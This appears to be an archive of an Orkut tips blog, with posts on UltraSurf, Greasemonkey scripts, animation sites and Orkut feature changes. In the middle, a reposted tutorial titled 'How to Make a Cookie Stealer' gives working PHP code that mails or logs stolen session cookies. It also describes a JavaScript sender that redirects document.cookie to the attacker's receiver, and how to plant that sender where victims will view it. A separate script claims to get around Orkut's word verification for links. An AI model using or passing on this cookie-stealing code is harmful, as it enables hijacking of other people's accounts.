Showing posts with label Orkut. Show all posts

"Browse the world without any limit for free with safety" New revolution in the field of proxy, simple to use and faster. No more slot limitations, time limits, geographical limits, bandwidth problems in same old proxies. Switch to UltraSurf 8.9


UltraSurf is the flagship software product from UltraReach Internet Corp. for Internet anti-censorship. It enables users inside countries with heavy Internet censorship to visit any public web sites in the world safely and freely.

As the safety and convenience of the users is our first priority, the most prominent features of UltraSurf 8 are that it has implemented a complex proxy with complete transparency and a high level of encryption on the Microsoft Internet Explorer (IE) platform. UltraSurf 8 enables users to browse any website freely just the same as using the regular IE browser while it automatically searches the highest speed proxy servers in the background.

UltraSurf 8 implements almost all browser functions based on HTTP and user needs, such as browsing websites, login and posting on web forums, using Web mail, uploading and downloading data files, real time audio, video and other multimedia programs, etc. Please refer to the “UltraSurf 8 Users Guide” for detailed information.

UltraSurf 8 is a green software, which means no installation process is needed nor system setting is required to change when using the software. It is simply an executable on Windows platform.

Download the UltraSurf 8 client software now

[Download]

Download the UltraSurf 6 User Guide in English at:
http://www.wujie.net/downloads/ultrasurf/UltraSurf6_userGuide_en.zip
Note: The English version is for ultrasurf 6. You may use it as the reference for current version ultrasurf 8.


Disadvantages:

Cannot be used with Firefox, so Firefox users you have to use same old proxies....

Homepage: http://www.ultrareach.com


In our quest to make orkut universally accessible, we're now available in 5 new languages: Hindi, Bengali, Marathi, Tamil, and Telugu. Indians have always been a vibrant part of the orkut community, and we continue to see more Indians joining orkut every day. It's our goal to make orkut the ultimate tool for self-expression and communication, and we know that if we're not translated into your native language, this becomes harder. So we worked closely with Googlers in our Indian offices to help develop the initial release of these languages. Since there are many different nuances to these languages, we want to hear your feedback. To help us improve the translation or tell us what language you'd like to see orkut in, you can visit our community on orkut: Indian Language Translations. We chose these languages initially because together they cover 80% of India. We do recognize India has more than 400 different spoken languages, but think these 5 are a good start, and we hope that introducing orkut in these regional tongues brings us closer to many more of you to bridge the gap between language and technology. Viewing the orkut site in Hindi, Bengali, Marathi, Tamil or Telugu (or any one of our other 12 languages) is easy.

1. Click the settings button under your profile photo (or click the blue settings link at the top of any page).
2. On the general tab, choose your preferred display language from the drop-down menu at the top of the page.
3. Click save changes.

If you are having trouble reading languages on the "Settings" page, it is likely that your browser scripts have not been updated. For Internet Explorer, proceed to "Tools" and then "Windows Update". Here you should accept the Windows XP Service Pack 2 update. All languages are included in this update.

We hope this will help many more people enjoy orkut in their own language every day.

source: orkut Blog: orkut in Hindi, Bengali, Marathi, Tamil and Telugu!

As we all known Orkut changed completely with its now features and Style.

But,you have a widescreen monitor and orkut's new design doesn't look good on it.what you want to have is this

here is the solution for your problem .Just follow these steps one by one :

* Install greasemonkey extension for firefox if you have not already done so.
* Go to http://userscripts.org/scripts/show/11782 and click on the "Install this Script" link on the right side and restart firefox

Thats it ...now browse orkut.com and whole content should be resized to 99% of your screeen automatically. Special thanks for Gaurav Verma for fixing this bug


When you think Google, you picture primary colors; when you think orkut, you see blue. And though Orkut updating the look, Orkut staying true to blue. Orkut added some rounded corners and new icons that make orkut look a little more sleek and modern. This makes users to use default without searching for skins Check out a screen shot of the new homepage.


Orkut rolling it out to groups of users at a time over the next week.

New features in Orkut

This GreaseMonkey Script for Orkut adds a link to RSS feed of current users scrapbook or community posts in top header menu of Orkut!

Look at following screenshots for quick understanding…

Following can be seen whenever you will be navigating any orkut users profile, scrapbook, album, friend-list, etc…


ORKUT RSS Feed for Scrapbook

Similarly following can be seen whenever you will be navigating any community… be its forum, poll, member-list, etc…


ORKUT RSS Feed for Community

Now whenever you will click on above links you will be redirected to relevant RSS fee, which you can add to a RSS Reader like Google Reader. (see following screenshot)

FIREFOX RSS Feed Subscribe Options


If you are good at math then you can realize all you need is one-click to reach any Orkut users scrapbook or community!

Also for advance firefox users, the RSS Link will be integrated into orkut so that you can get RSS indicator in navigation/address bar as shown in following screenshot.

FIREFOX RSS Feed Indicator


The RSS indicator is context sensitive and will automatically point to scrapbook or community RSS depending on which page you are! Clicking on it will again take you to Firefox Feed Subscription page as shown above!

Installation Instructions:

> Install Firefox(If you dont have click on the firefox installation button in side bar)
> Install Grease monkey add-on
> Restart the Firefox
> If you are in Firefox and already installed Grease monkey Add-on, then Click here to install the script!
> Restart Firefox again
> Its Ready to use

Source: Devils Workshop

Now Orkut allows Images and html code on Scrap, many friends asking me to give nice website for collection of animation, images, etc..

So I decided to suggest some animation sites service providers, try the links below

Image Generators: imageGenerator.net provides you with an easy way to add text to various images, allowing you to create a funny picture, or to illustrate a joke. You can save these pictures online and send them to your friends, or show them on your favorite message board or website.

Animation Factory: 500,000 Animations, Animated Clip art, Motion Designs for Video, PowerPoint, Flash, Websites, E-mail and more!. Use our unique animations, Flash designs, video elements, PowerPoint templates, sounds, music, and backgrounds to bring your projects to life! Become a member of Animation Factory and immediately start downloading from our huge library. Hundreds of new items added every week.

Best Animations: Best Animations is a collection of free animated gifs found on the web. Except where indicated with an asterisk all animated gifs are believed to be free to use. If an asterisk appears next to an animation then you must check the copyright restrictions posted on the site linked at the bottom of the page where the animation appears. Please notify the webmaster if you see a copyrighted animation that is not credited.

Animation Library: the NEW Animation Library, a site featuring over 13,748 free animations for you to use on your website or send as digital postcards using our powerful Postcard Station. While you are browsing the Animation Library, you can listen to great music by using the Jukebox. To navigate our site, just use the Links in the menu below and on the sidebar to select animation you want to see. Enjoy your visit!

Gif animations: This is the Internet's original and largest collection of free animated GIFs. Right here, you have access to more than 20,000 animations, clipart and backgrounds. Price tags are not included and no registration is ever necessary. You can put this site on your browser's Favorites menu right now. Just press CTRL + D (works for most browsers). Then come back often to check out the new images that have been added.

Free animations: All the animations are free to download and use on your websites, emails and desktops. Many of the free animations and graphics have been created by the Webmaster, so you know you are getting original images. The 3D Words and messages are especially interesting. These have been created by the Webmaster using several types of software as listed in the disclaimer.

Animation Gold: large collection of free animation and clipart that you can download for free. Our archive of animation and clipart includes lots of new animated gifs and clipart you've probably never seen before. We will continue to make new animation and add it to our site. Click the free animation link at the left and it will take you to our animation page where you will find the animation menu listed by category.

Animation Central: Welcome to animation central where we serve up hundreds of free animations on the best free animated gif archive on the net today.

fg-a.com: Everything Needed To Build Or Enhance Your Web Site.
Browse for Animated Gifs, Clipart, Animations, Backgrounds and more

Animation station: best animations, backgrounds, graphics on net

Zwani: No Popups... No Spyware... No Spam! Just 1000's of Comments & Graphics To Use Everyday! Zwani.com is THE place to get all of the comments and graphics you could ever need for use on Myspace, friendster, Hi5, Myeeos, your website, friends blog or any other place you want to add a little comment or graphic. From comments and quotes to backgrounds, page codes and glitter graphics we have it all!

Pimp Hi5: this site provides Hi5 comments, glitters, animation, graphics, layouts, backgrounds, icons, falling hearts and many one

and you can find more website on Google search. Just click hear

You can easily change the orkut style using Firefox in two different ways, for both methods you have to install the Firefox add-ons and then install the script created to change style

First Method: I've already made a post on this method click hear or hear to see it

Second Method: This method also need Firefox 1.5 or above, Install the Firefox if you don't have and fall ow the instructions below

> Install the Stylish Firefox add-on from this page ( Click hear )

> Install the add-on. Once the add-on is install, restart Firefox so the add-on is activated

> Now you can find stylish icon in status bar of your browser, then go to Orkut.com

> click on Stylish icon and select "Find Styles for this page"

> Now you will get different styles to change look of your orkut

> Select the style you want and click "load into style" to install the style in orkut

thats it you have done it

want to see an example, click to enlarge


this is my homepage styled like office 2007, I took this script from this page

Easy links for more scripts visit this page


How to Make a Cookie Stealer
by Taksaalisingh


Introduction

Exactly how does a cookie stealer work, anyway? There are two components in a cookie stealer: the sender and the receiver.

The sender can take many forms. In essense, it's just a link to the receiver with the cookie somehow attached. It can sometimes be difficult to find a way to implement the sender.

The receiver, as the name suggests, is a device which receives the cookie from the sender. It can also take several forms, but the most common is that of a PHP document, most commonly found residing on some obscure webserver.


Step One: The Code

Coding a receiver is the part with which most newbies struggle. Only two things are needed to make a receiver: a webhost which supports PHP, and Notepad (see the end of the text for a link to some free PHP hosts).

As I said in the introduction, the receiver's job is to receive the cookie from the sender. The easiest way to send information to a PHP document is by using the HTTP GET method, which appends information to the end of the URL as a parameter (for example, "page.php?arg1=value"). PHP can access GET information by accessing $HTTP_GET_VARS[x], where x is a string containing the name of the argument.

Once the receiver has the cookie, it needs a way to get that cookie to you. The two most common ways of doing this are sending it in an email, and storing it in a log. We'll look at both.


First, let's look at sending it in an email. Here is what such a beast would look like (functioning code):

$cookie = $HTTP_GET_VARS["cookie"]; // line 2
mail("me@mydomain.com", "Cookie stealer report", $cookie); // line 3
?> // line 4


Line 1 tells the server that this is indeed a PHP document.
Line 2 takes the cookie from the URL ("stealer.php?cookie=x") and stores it in the variable $cookie.
Line 3 accesses PHP's mail() function and sends the cookie to "me@mydomain.com" with the subject of "Cookie stealer report".
Line 4 tells the server that the PHP code ends here.


Next, we'll look at my preferred method, which is storing the cookie in a logfile. (functioning code)

$cookie = $HTTP_GET_VARS["cookie"]; // line 2
$file = fopen('cookielog.txt', 'a'); // line 3
fwrite($file, $cookie . "\n\n"); // line 4
?> // line 5


Lines 1 and 2 are the same as before.
Line 3 opens the file "cookielog.txt" for writing, then stores the file's handle in $file.
Line 4 writes the cookie to the file which has its handle in $file. The period between $cookie and "\n\n" combines the two strings as one. The "\n\n" acts as a double line-break, making it easier for us to sift through the log file.
Line 5 is the same as before.


Step Two: Implementing the Stealer

The hardest part (usually) of making a cookie stealer is finding a way to use the sender. The simplest method requires use of HTML and JavaScript, so you have to be sure that your environment supports those two. Here is an example of a sender.

// Line 3


Line 1 tells the browser that the following chunk of code is to be interpereted as JavaScript.
Line 2 adds document.cookie to the end of the URL, which is then stored in document.location. Whenever document.location is changed, the browser is redirected to that URL.
Line 3 tells the browser to stop reading the code as JavaScript (return to HTML).


There are two main ways of implementing the sender:

You can plant your sender where the victim will view it as an HTML document with his browser. In order to do that, you have to find some way to actually post the code somewhere on the site.


Before few weeks I've made an post on editing tips for orkut, Now orkut allows more than that

Now you can personalize scraps you send to your friends by using basic HTML code to add color, graphics, images, YouTube videos, Google Gadgets, and more.

If your scrap contains an embed, link, or image, you may need to fill in the word verification box after you click "post scrap."

Orkut just rolling this feature out a few profiles at a time. It may take a few days for you to see the new scrap options in your profile, even though you may have friends who send you rich-content scraps. Orkut can't add this on a per-profile basis, so Orkut appreciate your patience as we debut this new feature.


Customizing scraps with rich content is easy and only requires basic coding knowledge.

Some tips how to do it


* Add images and animations
Copy and paste URLs ending in .jpg, .gif, .png or .bmp and the image will appear in the scrap.
for example, http://example.com/example.jpg

* Add videos from YouTube and Google Video
Copy and paste the URL and the video will appear in the scrap.
for example, http://youtube.com/watch?v=videoid

* Add podcast/audio
Copy and paste the URL of an audio file and an audio player will appear in the scrap.
for example, http://example.com/example.mp3

* Add html-embeddable objects
Create or upload your content at sites such as photobucket.com, imageshack.com, rockyou.com or slide.com. Copy and paste the html embed code to share it with your friends.


Warning from Orkut:


Keep in mind that you can only add rich content in scraps you send to friends. Before uploading or embedding content, be sure that you have all the necessary legal rights to distribute it, including the rights to any images, voices or music being used. You're responsible for compliance with all applicable laws and regulations that govern your use of the content.

Also, scraps containing questionable content or third-party ads may be removed by the orkut team without advanced warning. All content posted on orkut needs to adhere to our Terms of Service.

As I'm Orkut user I like these sites and Orkut hacks on it, the following are some of my collection regarding Orkut hacks

1) Zeetab(Orkut Star) - Computer World, Orkut Computer Tips and Tricks, Free Sms, Wallpaper, Mobile Software Game Ringtone Themes, Free games, Orkut Software, Bollywood wallpaper, MP3, FM Rradio and many more

2) Thisisorkut.org (TIO) - This Is Orkut (T.I.O) was created to provide more info and help tracks to Orkut users for their convenience. Easy to use Java Scripts, Online Toolbars, Help References, Trouble shooters, and lot more....

3) CrazySouls.com - Crazy souls have created many orkut scripts and they are really useful and working. Not only scripts they also profide stuffs for MSN, Cheets and many more

4) Trickfriend.com - Here, on this website, you will find tips and tricks that will help in making your life easier on Orkut. This webpage also contains many sftware related to Orkut

5) Tools Home - This site is developed by 15 yr Old boy, this site contains some cool stuffs and software

6) ScrapMania.com - This site provide services like Messages, Generators, ASCII Art, Bar Arts, Images, Emotions, Smailies and many more

7) Orkut Underworld - This is blog which have awesome collection of orkut tips and tricks, softwares and many more. In short simple blog but useful blog

8) Orkutrix.com - In the world of Orkut tricks! You find only GENUINE and popular orkut tricks and scripts here. Browse through the menu for those tricks but they also provide some hacking tricks of orkut

9) InsideOrkut.com - According to me this is the best of all because this website posts all the current information in orkut, this website is very useful for begineers and also for everyone

10) OrkutPlus! - Orkut plus is really a Plus to Orkut they are providing Best Compilation of Orkut Hacks, Tips-Tricks and Cheat Scripts ! as they are publishing

11) Devils workshop - This blog contains not only tips and tricks for Orkut it also having some best collection for My space, You tube, Google, Ad sense, and many more. More over I like the labels cloud on that blog

12) Digital Me - this blog just started before 2 months but it contains wide range of softwares, Java scripts, GM scripts, etc..

I'm still having many collection of website but this dozen of sites will do all what you want to known about orkut, so it wont be useful even if I provide more, from this website you can communication in orkut reaches next generation

Mass-ban spammers, and mass-delete spam messages in all your communities with just a single click!
You no more have to visit every community to ban spammers and delete spam messages in them. This script adds the feature to mass/global ban spammers and mass-delete spam messages from your orkut communities.

Below you can see the Screen Shot of member-manage page:


Procedure to install this script:
1. Install Firefox browser (if you do not have already).
2. Install the Greasemonkey plugin for Firefox by clicking here.
3. Restart Firefox (after install of Greasemonkey).
4. Right click on the below Greasemonkey script link and select "Save link as" to save it to your disk.

Community Moderation Script

After that, open the saved file in any text-editor like Notepad.
In the code, you will find a declaration as follows:

var communityIds = ['419822','6413141','1027'];

You just have to remove all the ID's there and put your own community ID's in the same manner. Make sure you put them in single quotes and saparate them using commas.

If you do not know what a community ID is, then look at the address bar of your browser when you visit your community, you will find the address as below:

http://www.orkut.com/Community.aspx?cmm=88888

In the above address, the number given at the last (419822) is the community ID.


After you have added the list of communities, just open that script file in Firefox browser, you will get a dialog box to install the script.

Once you have installed that, you will be shown the options buttons as in the above picture for managing members in all the communities that you moderate or own.

Now deleting anything from orkut is a lot more easier with the Mass Delete Tool!
This tool is for mass deleting messages, topics, events, friends and testimonials. It will be very useful for all orkut users, especially the community owners and moderators. The orkut interface only provides multiple selection and deletion of scraps, and this tool provides options for everything else!

Below are a few snapshots of Mass Deletion Tool at work:

Community Messages interface:


Community Topics interface:


Friends interface:


Interface for deleting events and testimonials are similar to the above.


To install this tool, just follow these steps:

1. Install Firefox browser (if you do not have already).
2. Install the Greasemonkey plugin for Firefox by clicking here.
3. Restart Firefox (after install of Greasemonkey).
4. Click here to install the Orkut Mass Delete Tool.

Related: TechnoWise

Hello Orkutters,

Here is a good news for ya. Here's one smart addon that will help you to do all those cool things that you just wanted to do on orkut.

1 - Scrapping in regional languages/Changing the look of your profile/Drawing special character images in scraps/Colour effects in scraps and a wide variety of other tools too - all with a simple firefox addon(all tools at one place! wow! Thanks to Binny Mathew)

The most significant feature of this addon is that it integrates all the features into one simple toolbar that neatly fits to your scrapbook like the microsoft windows tooolbar.Easy to use,minimum clicks and excellent usability. here are the features.

2 - Now you can scrap in a variety of Indian Languages(even those which you don't know) like Tamil, Malayalam,Sanskirt, Oriya,Punjabi,Telugu,Gujarati,Bengali,Kannada etc with ease - just select the scrap text and select the language from the menu - simple as that. No going to other sites or using heavy translators-Thank God(and Binny)!


3 - Change the background of your profile/scrapbook so that your profile stands out from others.This is more like the Myspace layout customization. Really cool and one that all of us was looking forward to.All you need to do is select any picture you like and upload it to an online image storage -like imageshack or photobucket.Copy the direct link url and add it in the options box(From Firefox's Tools>Addons>Options). Simple! So every time somebody visits you profile they see a totally different profile - enough reason for you to be a star among your friends. ;)Selecting a random image will give you a tiled image, but picking a good one that will fit your profile is upto your creativity. ;)

4 - You can also use character messages in the scrap like Heart, Rainbow coloured text etc. Just select the scrapt text and select the appropriate button. The buttons are all arranged well like the microsoft word buttons - anybody would know how to use them.

5 - Secret Scrapping - This is one significant tool where you can private message your friend and only he can read your scrap. Use the "golden key" near the scrap box to get this done.

OrkutScrapper 2.0.4 can only be installed in Firefox 1.5 and above versions.

Step 1: Download the OrkutScrapper 2.0.4 and save it on the desktop.

Step 2: Open the Firefox ( If u dont have Firefox , Download from here)

Step 3: Drag and drop the downloaded (.xpi) file in the firefox window.

Step 4: An installation window will pop-up, just click install.

Step 5: Restart the Firefox by closing and reopening it.

☺ If You Have Logged In To Orkut With "Remember Me On This Computer" Checkbox Checked & While Closing The Browser Window You Have Not Logged Out, Still The Next Time You Open Browser & Open http://www.orkut.com, You Are Asked...

☺ If You Have Logged In To Orkut With "Remember Me On This Computer" Checkbox Checked & While Closing The Browser Window You Have Not Logged Out, Still The Next Time You Open Browser & Open http://www.orkut.com, You Are Asked For password :(
With Its Autologin Feature, You Can Login, Without Entering The Password Again.
Also, If You Are Logged In Gmail With "Remember Me On This Computer" Checkbox Checked, You Get Logged Into Orkut Automatically On Opening http://www.orkut.com
It Uses The 'Cookie' Of Gmail/Orkut To Login.
It just sees whether your Cookie is present or not...
Your Password Is Never Checked.

☺ View "My Scrapbook" Link On Each Of Orkut Pages, Not just On Your Profile/Home Pages.

☺ "View Scrapbook" Link In Front Of Profile Link, so that you can go to their scrapbook, without going to their profile.
Similarly,
☺ "View Album" Link In Front Of Profile Link
☺ "View Message" Link In Front Of Profile Link

☺ "View Community Topics" Link In Front Of Community Link
☺ "View Community Events" Link In Front Of Community Link
☺ "View Community Members" Link In Front Of Community Link

☺ Copy Smileys within the scraps/posts so that you can copy Entire scrap/post, including the smileys [:)]
☺ Replace Orkut Smileys With Animated Smileys. Don't you think, the orkut smileys are static images, would you not like some 'animated' smileys.

☺ Replace The Links In Scraps/Posts Which Point To Images By Their Corresponding Images. So that you don't have to click the link to view the images.
Similarly...
☺ Replace Links To SWFs By Their Corresponding SWFs.


& above all, each of these feature can be turned on or off individually.

☺Also You Can Right Click On Any Profile Link To Go To Scrapbook/Album/'Send Message' (& others) pages of any Profile.

☺You Can Right Click On Any Community Link To Go To Members/Topics/Events (& others) pages of any Community.

☺You Can Search Within Your (or in general anyone's) scrapbook.

☺Similarly You Can Search for a Topic within community topics or a Post in a community topic. or u can also search within messages...

☺You can send a common scrap to all of your (or in general any profile's) friends or members of any community...

☺Remove Google Ads From Orkut Pages...

☺New Scrap Alert...

☺Copy With Formatting; Copy all your scraps/posts with formatting, like bold/italics/underline/colors etc.

☺Automatically Reload The Pages With "No Donuts For You"... (Beta)

☺Orkut Helper Toolbar

☺Support for typing in Indian languages

FIND A BUG OR NEED HELP?
1)PLEASE read FAQ on the official community
http://www.orkut.com/Community.aspx?cmm=25747861
2)If that does not solve your problem, scrap me, so that I can help you, rather than reporting it here.
So that I can help you, rather than reporting it here.
Works with:

* Firefox Firefox: 1.5 – 3.0a1

[Install Now]

What You Have to Do:

1. Install Easy Scrap in Greasemonkey.
2. Login to Your Orkut Account.
3. Go to Your Scrapbook Page.

4. You Will Notice something like this there.
5. Note the link “disable links”. When your enter your scrap and is finished with all the formating, just click on it and you are done! Orkut won’t ask for the word verification as far as the link sending is concerned.
6. In addition to Scrapbook we have included the “disable links” button in the Community Message Reply Box and the normal scrap reply box, that you encounter the most, too!. Isn't this really very helpful?

Click Here For more details about the Script.

Note: Works only on firefox with Greasemonkey Script


Recently Google introduced a new Google Talk Gadget which could be embedded onto any blog or webpage. Making use of this gadget, ErickXavier has coded a Greasemonkey script which adds a nifty Google Talk gadget within Orkut Sidebar, which allows you to stay intouch with your buddies without installing Google Talk.

Installation Instructions:

Just like any other Greasemonkey script, you need Firefox and Greasemonkey extension before attempting to install this script. Click here to install the script


orkutFeed is a service that disponibiliza Feeds RSS for the communities of orkut. It is not necessary to make I register in cadastre! You only need to inform link of community, and to catch link of the Feed.

In order to add your favorite community, simply find the link of the forum in Orkut...


...and copy and paste the link into the space provided below


Next, press ok


...which will bring you to a new screen. If your site feed is already listed via button form (which is to the right of the "big orange square" or the universal symbol for site feeds) then simply click on your preferred button

This is probably a good thing (as it prevents other users from stealing one's content) although the anonymous coder may expand it later on to include full posts.

The great thing about this site is that both Firefox, IE and Opera users can enjoy the full benefits without having to switch over to a different browser.

This Service is provided by Orkut feed, this page is not available in English so use Google Language tool to translate it

Related: Inside Orkut

Requirements:

1. You need firefox browser with Greasemonkey extention.
2. You can perform these tricks ONLY ON Mozilla Firefox v 1.x or later.

Instructions:

# This script will move your scrap or community message.
# All you have to do is surround the text with [mexer]...[/mexer] tags (same like orkut tags).
# The viewer must also have this script installed.

Install script

This script was taken from Crazy Souls

Requirements:

1. You need firefox browser with Greasemonkey extention.
2. You can perform these tricks ONLY ON Mozilla Firefox v 1.x or later.

Excellent Orkut Theme !!!

Install Matrix Theme


This script was taken from Crazy Souls

Requirements:

1. You need firefox browser with Greasemonkey extention.
2. You can perform these tricks ONLY ON Mozilla Firefox v 1.x or later.


Install All in One script from here ..


It has the following features :

1)encrypt or decrypt ur message from bottom of any text box.(community, scrapbook etc)..

2) 3 cool fonts, can be selected from bottom of text box.

3) scraps can automatically be made colourful..(from bottom of textbox)

4) IT also changes image links to images in scrapbooks and community posts.

5)It gives a link 'refresh scraps' on the top menu of orkut.
when this link is clicked, the page doesn't refresh but just the link refreshes.
it will show you the number of scraps in your scrapbook.
if you find that the count increased, click on the same link to directly go to your scrabook (no matter where ever you are on orkut).


6) It also shows a small link called 'signature' below every text box.
when you press it, your signature will be added at the end of the scrap or community post.
IT also works in 'reply' text box in you scrapbook....
to modify the script, install it and edit with notepad.
modify "your name" in 106th line to your name.

7) this script also installs few cool links on top menu !

This script was taken from Crazy Souls